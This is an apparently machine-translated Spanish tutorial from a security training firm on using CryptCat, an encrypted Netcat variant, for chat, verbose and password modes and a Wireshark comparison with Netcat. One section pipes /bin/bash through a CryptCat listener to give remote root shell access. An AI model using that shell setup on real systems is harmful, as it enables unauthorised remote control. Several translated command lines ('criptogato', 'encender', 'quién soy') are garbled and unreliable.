iGNITE Technologies

A Detailed Guide On

CRYPTCAT

WWW.HACKINGARTICLES.IN

Contenido

Introducción

CryptCat es una herramienta estándar mejorada de NetCat con cifrado bidireccional. Es la herramienta de utilidad Unix más simple que lee y escribe datos a través de conexiones de red. Puede utilizar el protocolo TCP o UDP mientras cifra los datos que se transmiten a través de la red. Es una herramienta de back-end confiable que se maneja fácilmente con otros programas y scripts. Se considera una herramienta de exploración y depuración de redes.

CryptCat puede actuar como cliente o servidor TCP/UDP cuando está conectado o cuando actúa como escucha del socket. Puede tomar una contraseña y agregar sal para cifrar los datos que se envían a través de las conexiones.
Sin proporcionar una contraseña específica, tomará la contraseña predeterminada, es decir, "metallica".

Podemos investigar su funcionamiento y aplicación revisando las opciones disponibles.

criptogato -h

```
root@kali:~# cryptcat -h
[v1.10]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -s addr                 local source address
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Charlar

CryptCat se puede utilizar para chatear entre dos usuarios. Necesitamos establecer una conexión estable antes del chat. Para hacer esto, necesitamos dos sistemas. De estos dos sistemas, uno será el oyente y el otro el iniciador. Para que la comunicación se pueda realizar desde ambos extremos.

Aquí intentamos crear un escenario de chat entre dos usuarios con diferentes sistemas operativos.

Usuario 1

SO: Kali Linux

Dirección IP: 192.168.0.107

Rol: Oyente

Para iniciar un oyente en Kali Linux, siga este comando para crear un oyente:

criptocat -l -p 42

```
root@kali:~# cryptcat -l -p 42
hello kali
hello ubuntu
```

Usuario 2

SO: Ubuntu

Dirección IP: 192.168.0.108

Rol: Iniciador

Para crear un iniciador, simplemente proporcionaremos la dirección IP del sistema donde iniciamos el oyente seguida de su número de puerto.

```
criptacat 192.168.0.107 42
```

```
root@ubuntu:~# cryptcat 192.168.0.107 42
hello kali
hello ubuntu
```

Modo detallado

En CryptCat, el modo detallado se puede iniciar utilizando el parámetro [-v]. Ahora, el modo detallado está diseñado para generar información ampliada a partir de nuestras acciones. Probaremos el mecanismo de chat anterior con modo detallado. Podemos ver que cuando agregamos [-v] al comando CryptCat, muestra información sobre el proceso y su rendimiento mientras se conecta.

Del lado del oyente

```
criptogato -lvp 42
```

```
root@kali:~# cryptcat -lvp 42
listening on [any] 42 ...
192.168.0.108: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.108] 35116
hello kali
hello ubuntu
```

En el lado del iniciador

```
criptocat -v 192.168.0.107 42
```

```
root@ubuntu:~# cryptcat -v 192.168.0.107 42
192.168.0.107: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.107] 42 (nameserver) open
hello kali
hello ubuntu
```

Proteger con contraseña

En CryptCat, podemos proteger nuestra conexión mientras chateamos con una contraseña, y la contraseña se puede aplicar usando el parámetro [-k]. Sabemos que CryptCat nos proporciona cifrado de extremo a extremo, pero al usar el parámetro [-k] podemos brindar una capa adicional de protección a nuestra conexión. Por lo que es casi imposible descifrar nuestra conexión. Podemos solicitar esta protección con los siguientes comandos:

En el lado del oyente, aplicamos el parámetro [-k] junto con la contraseña.

```
cryptcat -k encender -lvp 42
```

```
root@kali:~# cryptcat -k ignite -lvp 42
listening on [any] 42 ...
192.168.0.108: inverse host lookup failed: Unknown host
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.108] 35120
hello kali
hello ubuntu
```

En el lado del iniciador, debemos aplicar la misma contraseña aplicada por el oyente para que podamos conectarnos a alguna conexión.

```
cryptcat -v -k encender 192.168.0.107 42
```

```
root@ubuntu:~# cryptcat -v -k ignite 192.168.0.107 42
192.168.0.107: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.107] 42 (nameserver) open
hello kali
hello ubuntu
```

cáscara inversa

Un "shell inverso" es un tipo de shell en el que la máquina objetivo se comunica con la máquina atacante. La máquina atacante recibe la conexión a través de un puerto proporcionando una contraseña. Para activar el oyente en la máquina de destino para obtener el shell, use el siguiente comando:

```
mkfifo mififo
cryptcat -k misecreto -l -p 3333 0<myfifo | /bin/bash 1>myfifo
```

```
root@kali:~# mkfifo myfifo
root@kali:~# cryptcat -k mysecret -l -p 3333 0<myfifo | /bin/bash 1>myfifo
```

Ahora, del lado del atacante, sólo necesitamos conectarnos con la víctima. Luego podemos autenticarnos cuando obtuvimos acceso de root o con la ayuda del comando "whoami".

```
cryptcat -k misecreto 192.168.0.107 3333
quién soy
ip un
```

```
root@ubuntu:~# cryptcat -k mysecret 192.168.0.107 3333
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:0c:29:f6:d9:c1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.107/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
       valid_lft 3317sec preferred_lft 3317sec
    inet6 fe80::20c:29ff:fef6:d9c1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Aleatorizar puerto

Si no podemos decidir nuestro número de puerto para iniciar el oyente o establecer nuestra conexión CryptCat, entonces CryptCat tiene un parámetro especial [-r] para nosotros que nos proporciona un puerto local aleatorio.

```
criptocat -lv -r
```

```
root@kali:~# cryptcat -lv -r
listening on [any] 41603 ...
```

Intervalo de tiempo de espera y retraso

La mayoría de nosotros estamos confundidos entre estos términos. Se supone que un tiempo de espera es un tiempo para completar nuestra tarea o programa. Mientras que el intervalo de demora es el intervalo de tiempo entre dos solicitudes o tareas individuales.
Entonces, en CryptCat, tenemos un parámetro [-w] para el tiempo de espera y un parámetro [-i] para el intervalo de retraso. Aplique estos dos parámetros individuales para obtener los resultados deseados.

Del lado del oyente, aplicamos tanto el tiempo de espera como el intervalo de retardo.

```
criptocat -v -w 30 -i 10 -l -p 8080
```

```
root@kali:~# cryptcat -v -w 30 -i 10 -l -p 8080
listening on [any] 8080 ...
192.168.0.6: inverse host lookup failed: Unknown host
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.6] 36964
hello kali
hello ubuntu
```

En el iniciador, solo aplicamos el tiempo de espera.

```
criptocat -v -w 2 192.168.0.7 8080
```

```
root@ubuntu:~# cryptcat -v -w 2 192.168.0.7 8080
192.168.0.7: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.7] 8080 (http-alt) open
hello kali
hello ubuntu
```

Netcat y CryptCat

Bueno, antes de comparar estos dos, necesitamos saber sobre Netcat o nc. Es una herramienta de utilidad que utiliza conexiones TCP y UDP para leer y escribir en una red. Se puede utilizar tanto para seguridad como para piratería.
propósitos.

En el caso de la piratería, se puede utilizar con la ayuda de scripts, lo que lo hace bastante confiable. Y si necesitamos hablar de seguridad, nos ayuda a depurar la red además de invertir en ella. Si queremos aprender todo lo que hay que saber sobre Netcat.

Y cuando se trata de CryptCat, es una versión más avanzada de Netcat. Nos proporciona el cifrado bidireccional que hace que nuestra conexión sea más segura. Estamos comparando estas dos increíbles herramientas basadas en el cifrado de conexión de la función de chat interceptando su interfaz de red con la ayuda de Wireshark.

Netcat:

Como sabemos, aplicamos un oyente y un iniciador para iniciar esta conexión para chatear. Junto con eso, iniciamos Wireshark para interceptar su interfaz de red.

En el lado del oyente, utilizamos el parámetro [-l] para escuchar y el parámetro [-p] para el número de puerto.

```
nc -l -p 3131
```


```
root@kali:~# nc -l -p 3131
hello kali
```

En el lado del iniciador, solo necesitamos proporcionar un número de puerto, junto con la dirección IP de los oyentes.

```
nc 192.168.0.111 3131
```

```
root@ubuntu:~# nc 192.168.0.111 3131
hello kali
```

Ahora tenemos que comprobar si nuestro Wirehark pudo captar algo o no. Como podemos ver, interceptamos la red con éxito y podemos ver este chat de red.4




Cripta:

En CryptCat ya sabemos que nos proporciona cifrado bidireccional. lo que hace que la red de conexión sea más segura que Netcat. Pero también debemos comprobar esto interceptando su chat con la ayuda de Wireshark. Para esa conexión, necesitábamos un oyente y un iniciador de la conexión.


En el sitio del oyente, usaremos el parámetro [-p] para el puerto y [-l] para iniciar el oyente.

```
criptocat -l -p 3131
```




En el lado del iniciador, solo necesitamos proporcionar la dirección IP junto con el número de puerto del oyente.

```
criptocat 192.168.0.111 3131
```



Ahora compruebe si podemos adquirir algo o no. Como podemos ver, este chat está en modo cifrado.



Esa es la principal diferencia entre Netcat y Cryptcat. Uno proporciona cifrado en su red y el otro no. Algunas personas podrían decir que CryptCat = cifrado + Netcat.

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in